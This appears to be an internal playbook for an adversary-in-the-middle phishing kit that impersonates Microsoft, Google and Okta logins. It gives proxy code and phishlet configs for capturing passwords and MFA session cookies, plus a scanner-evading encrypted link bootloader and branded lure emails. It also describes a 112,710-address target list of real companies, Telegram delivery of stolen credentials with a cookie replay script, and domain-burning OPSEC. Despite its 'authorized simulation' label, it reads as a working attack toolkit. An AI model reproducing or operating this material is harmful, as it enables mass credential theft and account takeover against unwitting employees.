

INTERNAL — RESTRICTED

FM-000

OBA 7 — Unified Systems

Master Operations Playbook

STRASSER + LAB

Version 1.3 · June 2026


Classification: Internal


§ Overview

The master operations playbook for the GLNT Phish Kit — an Evilginx-style Adversary-in-the-Middle (AiTM) reverse proxy framework for authorized phishing simulations. This is the single source of truth. Sub-playbooks (FM-001 through FM-004) expand on individual components; this document ties them together.

Cross-references: FM-001 (Phishlets), FM-002 (Lures), FM-003 (Campaign Manager), FM-004 (Domain Architecture)

§ 1. System Architecture





Request Flow (end-to-end, 10 seconds)

1. Victim clicks link in email
https://auth.glnl.cc/#H4sIAA... (encrypted fragment in URL hash)
2. GET / → Bootloader HTML (100ms decrypt)
JavaScript: AES-256-GCM decrypt fragment → set `_s` cookie → `location.reload()`
3. GET / (now with `_s` cookie) → Proxy matches phishlet (`matchPhishlet`)
→ `httputil.ReverseProxy` to upstream identity provider
4. Real login page rendered → Victim enters username + password
POST body parsed by `extractUsername/extractPassword` via phishlet field config
5. MFA challenge proxied → Victim completes MFA
Session cookies returned by identity provider → captured via `Set-Cookie` headers
6. Capture trigger (`notifyCapture, goroutine`):
└─ `writeEvent()` → `data/captures.jsonl` (JSONL append, 0600)
└─ `sendTelegramMessage()` + `sendTelegramDocument()`

- FULL CAPTURE message + .txt attachment with cookie replay script
- Single notification per victim (MFA-complete only)

Port Map

PORT	SERVICE	EXPOSURE	AUTH
9091	Proxy server	Cloudflare IPs only	None (behind CF)
9092	Analytics dashboard	Your IP only	--token required
9093	Campaign Manager	Your IP / SSH tunnel	--token + ALLOWED_IPS
22	SSH	Your IP/32	Key pair

§ 2. Domain Infrastructure

Multi-Host Setup (3 Subdomains for 4+ Providers)

The `UpstreamHosts` field in `Phishlet` struct enables one phishlet to proxy multiple identity provider hosts. Microsoft's authentication flow crosses `login.live.com` and `login.microsoftonline.com` — without multi-host support this would require two separate subdomains.

SUBDOMAIN	PHISHLET	UPSTREAM HOSTS	HANDLES
<code>auth.<domain></code>	microsoft-personal	login.live.com, login.microsoftonline.com	All Microsoft accounts
<code>accounts.<domain></code>	google	accounts.google.com	Google Workspace
<code>idp.<domain></code>	okta	*.okta.com (wildcard suffix match)	Any Okta tenant

DNS Records (Cloudflare)

```
auth.<domain>      A    <EC2_IP>    Orange cloud ON
accounts.<domain>  A    <EC2_IP>    Orange cloud ON
idp.<domain>       A    <EC2_IP>    Orange cloud ON
```

Cloudflare Worker

```
cdn-config/
├─ worker.js      # Reverse proxy, bot blocking, header overrides
└─ wrangler.toml  # 2 routes: <domain>/* and *.<domain>/*
```

```
cd cdn-config
npx wrangler login
```

```
npx wrangler deploy  
npx wrangler secret put ORIGIN_URL      # paste: http://<EC2-IP>:9091
```

Cloudflare SSL/TLS

Set to **Flexible** — Cloudflare terminates TLS for victims, connects to EC2 via plain HTTP. This is critical because the proxy strips cookie Secure flags (so cookies work over the HTTP origin connection).

Phishlet Matching Logic

`matchPhishlet()` checks the upstream URL host against each phishlet's primary `Upstream` field and its `UpstreamHosts` array. For Okta, `hostMatchesHost()` uses a suffix match.

§ 3. Attack Pipeline

Link Generation → Victim Click → Bootloader → Proxy → Credential Capture → MFA → Telegram

Step 1: Link Generation

```
cd payload-generator
go run . \
  --key <BASE64_32BYTE_KEY> \
  --email victim@company.com \
  --redirect "https://login.microsoftonline.com/common/oauth2/authorize?client_id=CLI
  --campaign my-campaign
```

The payload inside the URL fragment:

```
{"v":"1","b":"microsoft","t":"shared-doc","r":"https://login.microsoftonline.com/...
```

- AES-256-GCM encrypted with 12-byte random nonce
- 3 random bytes prepended before base64url encoding (no fixed signature)
- **e** (email) field optional — omit for bulk campaigns without per-victim tracking
- **prompt=login** parameter forces fresh authentication even if victim has existing cookies

Step 2: Victim Click

The URL fragment (`#...`) is never sent to the server in the HTTP request. Email scanners, URL reputation checkers, and network monitors see only the bare domain.

Step 3: Bootloader

```
// On page load with no _s cookie:
const hash = window.location.hash.substring(1);
const raw = base64urlDecode(hash);
const decrypted = aesGcmDecrypt(raw, _k);
const cfg = JSON.parse(decrypted);

// get encrypted fragment
// strip 3-byte random prefix
// AES-256-GCM decrypt
// LureConfig
```



```
document.cookie = '_s=' + encodeURIComponent(cfg.r); // set upstream cookie
document.cookie = '_c=' + cfg.c; // set campaign cookie
location.reload(); // reload → proxy flow
```

Step 4: Proxy Handshake

```
parseHTTPRequest()
→ blockBots() // 14 crawler UA patterns → 404
→ securityHeaders() // X-Content-Type-Options, Referrer-Policy
→ MaxBytesHandler(64KB)
→ rateLimiter.Middleware() // 10 req/min per IP, 429 on overflow
→ handleRequest()
  → no _s cookie? → serve bootloader HTML
  → has _s cookie? → url.QueryUnescape(value)
    → matchPhishlet(phishlets, upstreamURL)
      → hostMatchesHost(requestHost, phishlet.Upstream)
      → hostMatchesHost(requestHost, each UpstreamHosts entry)
    → serveProxy(w, r, upstreamURL, phishlet)
```

Step 5: Reverse Proxy

```
proxy := &httputil.ReverseProxy{
  Director: func(req *http.Request) {
    // CDN routing: /ests/*, /shared/* → aadcdn.msftauth.net
    cdnHost := target.Host
    if strings.HasPrefix(req.URL.Path, "/ests/") || strings.HasPrefix(req.URL.Pat
      cdnHost = "aadcdn.msftauth.net"
    }
    req.URL.Scheme = target.Scheme
    req.URL.Host = cdnHost
    req.Host = cdnHost
    req.Header.Del("Accept-Encoding")
  },
  ModifyResponse: func(resp *http.Response) error {
    rewriteResponse(resp, target.Host, pl.Hostname, pl)
    rewriteBody(resp, pl.Hostname, pl)
    go notifyCapture(r, reqBody, victimCookies, capturedCookies, upstream, pl)
    return nil
  },
  Transport: &http.Transport{
    TLSClientConfig: &tls.Config{InsecureSkipVerify: true},
  },
}
```

Step 6: Response Rewriting

`rewriteResponse()` strips CSP, XFO, HSTS, cookie Secure flag and Domain attribute.

Step 7: Credential Extraction

```
username = pl.extractUsername(bodyStr)
password = pl.extractPassword(bodyStr)
```

Event types: `page_load` (JSONL only), `credential_submit` (JSONL only), `mfa_complete` (Telegram notification).

§ 4. Phishlets

Phishlet Schema

```

type Phishlet struct {
    Name            string           `json:"name"`
    Label           string           `json:"label"`
    Upstream        string           `json:"upstream"`
    Hostname        string           `json:"hostname"`
    UpstreamHosts   []string          `json:"upstream_hosts"`
    ProxyPaths      []string          `json:"proxy_paths"`
    CredentialFields struct {
        Username []string      `json:"username"`
        Password []string      `json:"password"`
    }           `json:"credential_fields"`
    SessionCookies []string          `json:"session_cookies"`
    Rewrite struct {
        StripCSP          bool
        StripXF0          bool
        StripHSTS          bool
        StripCookieSecure bool
        StripCookieDomain bool
        RewriteLocation   bool
    }           `json:"rewrite"`
    PathMap         map[string]string `json:"path_map"`
}

```

Phishlet Inventory

microsoft-personal.json (multi-host)

```

{
  "upstream": "https://login.live.com",
  "upstream_hosts": ["https://login.microsoftonline.com"],
  "proxy_paths": ["/", "/oauth20_authorize.srf", "/ppsecure/", "/login.srf"],
  "credential_fields": {
    "username": ["loginfmt", "login", "email", "username"],
    "password": ["passwd", "password", "Password", "secret"]
  },

```

```
"session_cookies": ["MSPAAuth", "MSPRequ", "MSPOK", "ESTSAUTH", "ESTSAUTHPERSISTENT",
                    "ESTSAUTHLIGHT", "SignInStateCookie"]
}
```

This is the primary Microsoft phishlet. Covers both personal accounts (Outlook/Hotmail/Live) and organization accounts (Azure AD/Entra ID) through a single subdomain.

microsoft.json (organization-only)

```
{
  "upstream": "https://login.microsoftonline.com",
  "proxy_paths": ["/", "/common/", "/organizations/", "/consumers/", "/kmsi", "/login",
  "session_cookies": ["ESTSAUTH", "ESTSAUTHPERSISTENT", "ESTSAUTHLIGHT", "SignInState"]
}
```

google.json

```
{
  "upstream": "https://accounts.google.com",
  "proxy_paths": ["/", "/signin/", "/v3/signin/", "/_/signin/", "/ServiceLogin",
                  "/AccountChooser", "/signin/challenge/", "/signin/oauth/"],
  "credential_fields": {
    "username": ["identifier", "Email", "email", "username"],
    "password": ["Passwd", "password", "PasswdHidden"]
  },
  "session_cookies": ["SID", "HSID", "SSID", "APISID", "SAPISID", "__Secure-1PSID",
                      "__Secure-3PSID", "NID", "OSID", "LSID"]
}
```

okta.json (wildcard tenant match)

```
{
  "upstream": "okta.com",
  "proxy_paths": ["/", "/login/", "/sso/", "/api/v1/authn", "/oauth2/", "/authorize",
  "session_cookies": ["sid", "DT", "JSESSIONID", "okta_session", "tkn"]
}
```

Note: Okta uses bare hostname `"okta.com"` (no `https://` prefix). The `hostMatchesHost()` function handles this via suffix match.

§ 5. Email Lures

Inline HTML Lures (10 templates, paste into SuperMailer HTML Source)

```
campaign-emails/email/
├─ shared-document.html      # "Document Shared With You"
├─ invoice-payment.html      # "Invoice Payment Notification"
├─ meeting-invite.html       # "Meeting Invitation"
├─ security-alert.html       # "Security Alert – Unusual Sign-in"
├─ voicemail-notification.html # "New Voicemail Message"
├─ hr-document.html          # "Confidential HR Document"
├─ it-support.html           # "IT Support – Password Reset Required"
├─ contract-signature.html   # "Action Required: Sign Contract"
├─ expense-report.html       # "Expense Report Ready for Review"
└─ package-delivery.html     # "Package Delivery Notification"
```

Attachment Lures (10 templates, attach to email in SuperMailer)

```
campaign-emails/attachments/ (or lures/attachments/)
├─ docusign-wire.html         # DocuSign-branded wire authorization
├─ adobe-contract.html       # Adobe-branded contract review
├─ dropbox-share.html         # Dropbox-branded file share
├─ sharepoint-doc.html       # SharePoint document library
├─ onedrive-file.html        # OneDrive file access
├─ teams-recording.html      # Microsoft Teams meeting recording
├─ excel-shared.html          # Excel Online shared workbook
├─ gdocs-shared.html         # Google Docs shared document
├─ zoom-recording.html       # Zoom cloud recording
└─ stripe-payment.html       # Stripe payment notification
```

Design Standards

Every lure adheres to these standards:

- **Brand-authentic layout** — each template mirrors the real service's email design language
- **Inline SVG logo marks** — brand-specific icons
- **Outlook/MO fallbacks** — all lures include `[if mso]` conditional comments and VML buttons

- **No email-unsafe CSS** — all styles inline, no position/flexbox/grid
- **{LINK} / ##LINK## placeholders** — replaced with the phishing URL at build time
- **{RECIPIENT_NAME} / ##victimemail##** — replaced at build time with generic defaults ("Colleague") for BCC mass-send
- **Obfuscated copies** — production versions with no readable template names

Building a Campaign Email

```
cd scripts
./build-campaign-email.sh shared-document "https://auth.your-domain.com/#<fragment>"
# Outputs: email.html with {LINK} replaced by the phishing URL, {RECIPIENT_NAME} default
# Note: BCC mode uses a generic greeting – all recipients see identical content
```

The `--name` parameter is optional. When omitted (or empty), the greeting defaults to "Colleague". This is the BCC mass-send mode where all recipients receive identical content.

SuperMailer Integration

1. SuperMailer → Campaign → Message → HTML Source (<> button)
2. Paste entire campaign-emails/email/<lure>.html contents
3. Apply → verify preview renders
4. Send Test to yourself
5. Run through mail-tester.com (score must be 9+/10)
 - └ If score < 9: fix SPF/DKIM/DMARC on sender domain
6. Warm-up: 10/hr (Day 1-2) → 25-50/hr (Day 3) → 50-100/hr (Day 4+)
7. SMTP: Port 587, STARTTLS, max 2 retries, 30s timeout
8. Monitor bounce rate < 5% – pause immediately if exceeded

§ 6. Lead Management

Lead Database

```
data/
├─ master_leads.csv           # 112,710 email addresses (master DB)
├─ master_leads_verified.csv # DNS-verified output with status columns
├─ captures.jsonl            # Live event log (gitignored, 0600 permissions)
├─ campaigns/                # Campaign state JSON files
└─ leads/                    # Per-company CSV files (158 files)
    ├─ addus_com.csv
    ├─ blackrock_com.csv
    ├─ bloomberg_com.csv
    └─ ... (158 total, 30+ industries, 6 continents)
```

Lead CSV Format

```
email,first,last,domain,pattern,department,company,title,category,mx
dirk.allison@addus.com,Dirk,Allison,addus.com,first.last,Executive,...
```

Email Verifier CLI

```
cd email-verifier
go build -o email-verifier .

# DNS-only verification (~20 min for 113K leads)
./email-verifier --input ../data/master_leads.csv --output ../data/master_leads_verif

# SMTP verification with SOCKS5 proxy
./email-verifier --input ../data/batch.csv --output ../data/batch_verified.csv --smtp
```

Verification pipeline (5 stages): syntax check, disposable domain, MX record lookup, catch-all detection, SMTP deliverability.

Imported into SuperMailer:

- CSV column `email` → SuperMailer field `Email`
- CSV column `first` → SuperMailer field `FirstName` (informational only — BCC mode uses generic greeting)
- CSV column `last` → SuperMailer field `LastName` (informational only)
- Greeting uses a generic default ("Colleague") since BCC mode sends identical content to all recipients
- Enable built-in dedup by email address

§ 7. Campaign Manager

4-Step Campaign Workflow

Step 1: CREATE	Name your campaign, pick a lure + phishlet
Step 2: LINK	Feed AES-256 key + redirect URL → encrypted phishing link
Step 3: VERIFY	Upload CSV of target emails → validate deliverability
Step 4: DEPLOY	Mark campaign ready → send via SuperMailer

Web UI Quick Start

```
cd campaign-manager/web
go run . \
  --port 9093 \
  --token "super-secret-token" \
  --lures ../../lures/attachments \
  --phishlets ../../proxy-server/phishlets \
  --store ../data/campaigns.json
```

Authentication: Token auth (cookie + query param + Bearer header) and IP allowlist.

TUI Quick Start

```
cd campaign-manager/tui
go run .
```

Keyboard controls: **j** / **k** navigate campaigns, **Tab** switch panels, **L** generate link, **V** verify leads, **P** preview, **D** deploy, **Q** quit.

§ 8. Analytics Dashboard

Data Model

```
type CaptureEvent struct {
    Timestamp string `json:"timestamp"`
    CampaignID string `json:"campaign_id"`
    Brand      string `json:"brand"`
    Username   string `json:"username"`
    IP         string `json:"ip"`
    UserAgent  string `json:"user_agent"`
    Status     string `json:"status"`
    EventType  string `json:"event_type"`
    Source     string `json:"source"`
}
```

Dashboard Sections

SECTION	DESCRIPTION
Summary cards	Total events, success rate, unique IPs, active campaigns
Campaign breakdown	Per-campaign table: total, successes, failures, rate, last seen
Funnel table	Per-campaign: page_loads → cred_submits → mfa_completes → success_rate
Victim timeline	Per-victim journey: landed → partial (creds) → complete (MFA)
Time bucketing	60-minute windows with bar chart scaling, stacked by event type
Top IPs	Top 20 IPs by event count
Recent events	Last 50 events, reverse-chronological

§ 9. Telegram Notifications

Bot Setup

```
# 1. Message @BotFather on Telegram → /newbot → get token
# 2. Message your new bot (say "hi")
# 3. Message @getidsbot → get your chat ID
# 4. Set environment variables:
export TELEGRAM_BOT_TOKEN="8576202311:AA..."
export TELEGRAM_CHAT_ID="5361206216"
```

Notification Format

On MFA complete:

```
FULL CAPTURE | Microsoft Personal | user@outlook.com
Username: user@outlook.com
Password: Winter2026!
IP: 203.0.113.5
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)...
Time: 2026-06-19 15:04:05 UTC
Campaign: q4-phish-001
Session: COOKIES CAPTURED
```

Session Attachment (.txt)

```
=== AiTM Session Capture ===
Target: https://login.microsoftonline.com/... (Microsoft Personal)
Username: user@outlook.com
IP: 203.0.113.5
Time: 2026-06-19 15:04:05 UTC
Campaign: q4-phish-001

--- All Captured Cookies ---
ESTSAUTH=1.AagAqzBR...; domain=.login.microsoftonline.com; path=/; secure; HttpOnly
ESTSAUTHPERSISTENT=1.AagAqzBR...; domain=.login.microsoftonline.com; path=/; secure;
```

--- Victim Cookies ---

_s=https%3A%2F%2Flogin.microsoftonline.com%2F...

_c=q4-phish-001

=== COOKIE REPLAY SCRIPT ===

// Paste this in browser console on the target domain.

(function(){

var c=[

{n:'ESTSAUTH',v:'1.AagAqzBR...',d:'.login.microsoftonline.com',p:'/',s:true,e:'999999

...

];

var s="";for(var i=0;i<c.length;i++){s=c[i].n+"="+c[i].v+";expires="+c[i].e+";path="+
location.reload();

}());

Cookie Replay Instructions: Open incognito, navigate to target domain, F12 Console, paste replay script, press Enter.

§ 10. Evilginx Interoperability

Template-based YAML exporter converts our internal phishlet JSON format to Evilginx 3.9.9 phishlet YAML.

```
# Export all 4 phishlets
go run ./scripts/json2evilginx --all

# Export single phishlet
go run ./scripts/json2evilginx --phishlet microsoft-personal
```

§ 11. Deployment Checklist

Step-by-step: Domain Registration to First Campaign

- ☐ 1. DOMAIN REGISTRATION & AGING
 - ☐ Register domain (Cloudflare Registrar recommended)
 - ☐ If using aged domain: acquire via ExpiredDomains.net (see FM-004)
 - ☐ Transfer to Cloudflare for unified DNS + Worker management
- ☐ 2. EC2 INSTANCE
 - ☐ Launch Ubuntu 22.04 t2.micro
 - ☐ Security group: Port 22 (Your IP), 9091 (Cloudflare IPs), 9092 (Your IP)
- ☐ 3. CLOUDFLARE DNS
 - ☐ Add A records (orange cloud ON): auth, accounts, idp → EC2_IP
 - ☐ SSL/TLS → Flexible
- ☐ 4. CLOUDFLARE WORKER
 - ☐ `cd cdn-config && npx wrangler deploy`
 - ☐ `npx wrangler secret put ORIGIN_URL`
- ☐ 5. SERVER DEPLOY
 - ☐ `ssh, apt install golang-go git, clone repo`
- ☐ 6. GENERATE AES KEY
 - ☐ `cd payload-generator && go run keygen.go`
- ☐ 7. CONFIGURE BOOTLOADER
 - ☐ Set `const _k = '<YOUR-KEY>';` DO NOT commit
- ☐ 8. UPDATE PHISHLET HOSTNAMES
 - ☐ Edit `proxy-server/phishlets/*.json` hostname fields
- ☐ 9. BUILD PROXY SERVER
 - ☐ `G00S=linux GOARCH=amd64 go build -o proxy-srv .`
- ☐ 10. START PROXY (systemd)
 - ☐ Install + enable `phish-proxy.service`
- ☐ 11. START ANALYTICS (optional)
 - ☐ Build + enable `phish-analytics.service`
- ☐ 12. CLOUDFLARE IP LOCK

- ☐ Lock port 9091 to Cloudflare IPs only
- ☐ 13. VERIFY DEPLOYMENT
 - ☐ curl tests: bootloader, proxy, bot blocking, full flow
- ☐ 14. PREPARE CAMPAIGN
 - ☐ Generate link, save to CURRENT_LINK.txt
 - ☐ Build lure email: ./build-campaign-email.sh <lure> "<LINK>" email.html (name optional, defaults to "Colleague")
 - ☐ Import leads into SuperMailer
 - ☐ Configure SMTP: Port 587, STARTTLS, throttle 50/hr
 - ☐ Send test email → mail-tester.com (9+/10)
 - ☐ Click test link → verify Telegram capture
- ☐ 15. SEND CAMPAIGN
 - ☐ Warm-up: 10/hr → 50/hr over 4 days
 - ☐ Monitor analytics + Telegram + bounce rate <5%

§ 12. OPSEC

Hardening Already Applied

LAYER	MEASURE	IMPLEMENTATION
URL payload	Fragment-based delivery	Payload in <code>#</code> (never sent in HTTP request)
Encryption	AES-256-GCM + random 3-byte prefix	<code>encryptAESGCM()</code> + random prefix before <code>base64url</code>
JS symbols	All obfuscated	<code>_k</code> , <code>_d</code> , <code>_b</code> instead of readable names
Endpoints	Generic names	<code>/auth</code> , <code>/r</code> , <code>/healthz</code>
Cookies	Non-descriptive names	<code>_s</code> (upstream), <code>_c</code> (campaign)
Form fields	Match real provider names	<code>loginfmt</code> , <code>passwd</code> , <code>identifier</code>
Security headers	CSP/XFO/HSTS stripped	<code>rewriteResponse()</code>
Server header	Overridden via Cloudflare	Worker sets Server → <code>cloudflare</code>
Bot blocking	14 crawler UA patterns	Googlebot, Bingbot, Baiduspider, etc.
Rate limiting	Token-bucket 10 req/min per IP	<code>ratelimit.go</code> → 429 on overflow
Error pages	Custom 404	No Go stack traces
Logs	No plaintext credentials	stdout only logs event metadata
JSONL	Permissions 0600	<code>os.OpenFile(..., 0600)</code>
CDN assets	Served from Microsoft CDN	<code>/ests/*</code> , <code>/shared/*</code> → <code>aadcdn.msftauth.net</code>
Origin IP	Hidden behind Cloudflare	All traffic through CF → EC2 via HTTP

What You Must Do

- ☐ Lock SSH port to your IP only
- ☐ Lock port 9091 to Cloudflare IP ranges
- ☐ Lock port 9092 to your IP only
- ☐ Lock port 9093 to 127.0.0.1 or your IP only
- ☐ Change AES key from any default – run keygen.go
- ☐ Burn domain after each campaign or periodically
- ☐ Rotate Cloudflare Workers between campaigns
- ☐ Never commit .env or bootloader.html with real key
- ☐ Separate sender infrastructure from phishing infrastructure
 - └ Do NOT use the phishing domain as the email sender
 - └ Register a separate sender domain with SPF/DKIM/DMARC
- ☐ Verify header hygiene before every campaign
 - └ Check raw email source for phishing domain or origin IP leaks
- ☐ Burn SMTP credentials and sender domains between campaigns
- ☐ Use SSH tunneling for sensitive ports
- ☐ Never discuss OpSec in a browser-based session – local terminal only

Port Separation (CRITICAL)

PORT	SERVICE	PUBLIC	AUTH
9091	Proxy	Cloudflare IPs only	None
9092	Analytics	Your IP only	Token
9093	Campaign Mgr	127.0.0.1	Token + IP allowlist

Critical: Never expose 9092 or 9093 to the public internet. Use SSH tunnels.

§ 13. Component Reference

```

azure-phish-kit/
├── proxy-server/                                # AiTM reverse proxy (THE CORE)
│   ├── main.go
│   ├── bootloader.html
│   ├── phishlet.go
│   ├── ratelimit.go
│   └── phishlets/
│       ├── microsoft-personal.json
│       ├── microsoft.json
│       ├── google.json
│       └── okta.json
├── payload-generator/                          # AES-256-GCM payload encryptor
│   ├── main.go
│   └── keygen.go
├── analytics-server/                          # Campaign dashboard (Go HTTP)
│   ├── main.go
│   ├── analytics.go
│   └── dashboard.html
├── campaign-manager/                          # Campaign orchestration
│   ├── core/
│   │   ├── campaign.go
│   │   ├── link.go
│   │   ├── verify.go
│   │   └── preview.go
│   ├── web/
│   │   ├── main.go
│   │   ├── server.go
│   │   └── templates/
│   ├── tui/
│   │   └── app.go
│   └── data/
│       └── campaigns.json
├── email-verifier/                            # Email verification CLI
│   ├── main.go
│   └── verifier.go
└── cdn-config/                                # Cloudflare Worker

```

```
|   |   | worker.js
|   |   | └─ wrangler.toml
|
|   |   | campaign-emails/                                # Email lure templates
|   |   | |   email/                                    # Inline HTML lures
|   |   | |   |   shared-document.html
|   |   | |   |   ... (10 total)
|   |   | |   └─ attachments/                            # HTML attachment lures
|   |   | |       docuSign-wire.html
|   |   | |       ... (10 total)
|
|   |   | campaign-emails-obfuscated/                    # Obfuscated copies
|   |   | |   email/
|   |   | |   └─ attachments/
|
|   |   | scripts/                                       # Build + deployment scripts
|   |   | |   build-campaign-email.sh
|   |   | |   generate-url.sh
|   |   | |   obfuscate-lure.sh
|   |   | |   split_batch.py
|   |   | |   └─ json2evilginx/
|
|   |   | exports/evilginx/                             # Generated Evilginx exports
|
|   |   | data/                                          # Lead database + capture log
|   |   | |   captures.jsonl
|   |   | |   master_leads.csv
|   |   | |   master_leads_verified.csv
|   |   | |   campaigns/
|   |   | |   └─ leads/                                # 158 per-company CSV files
|
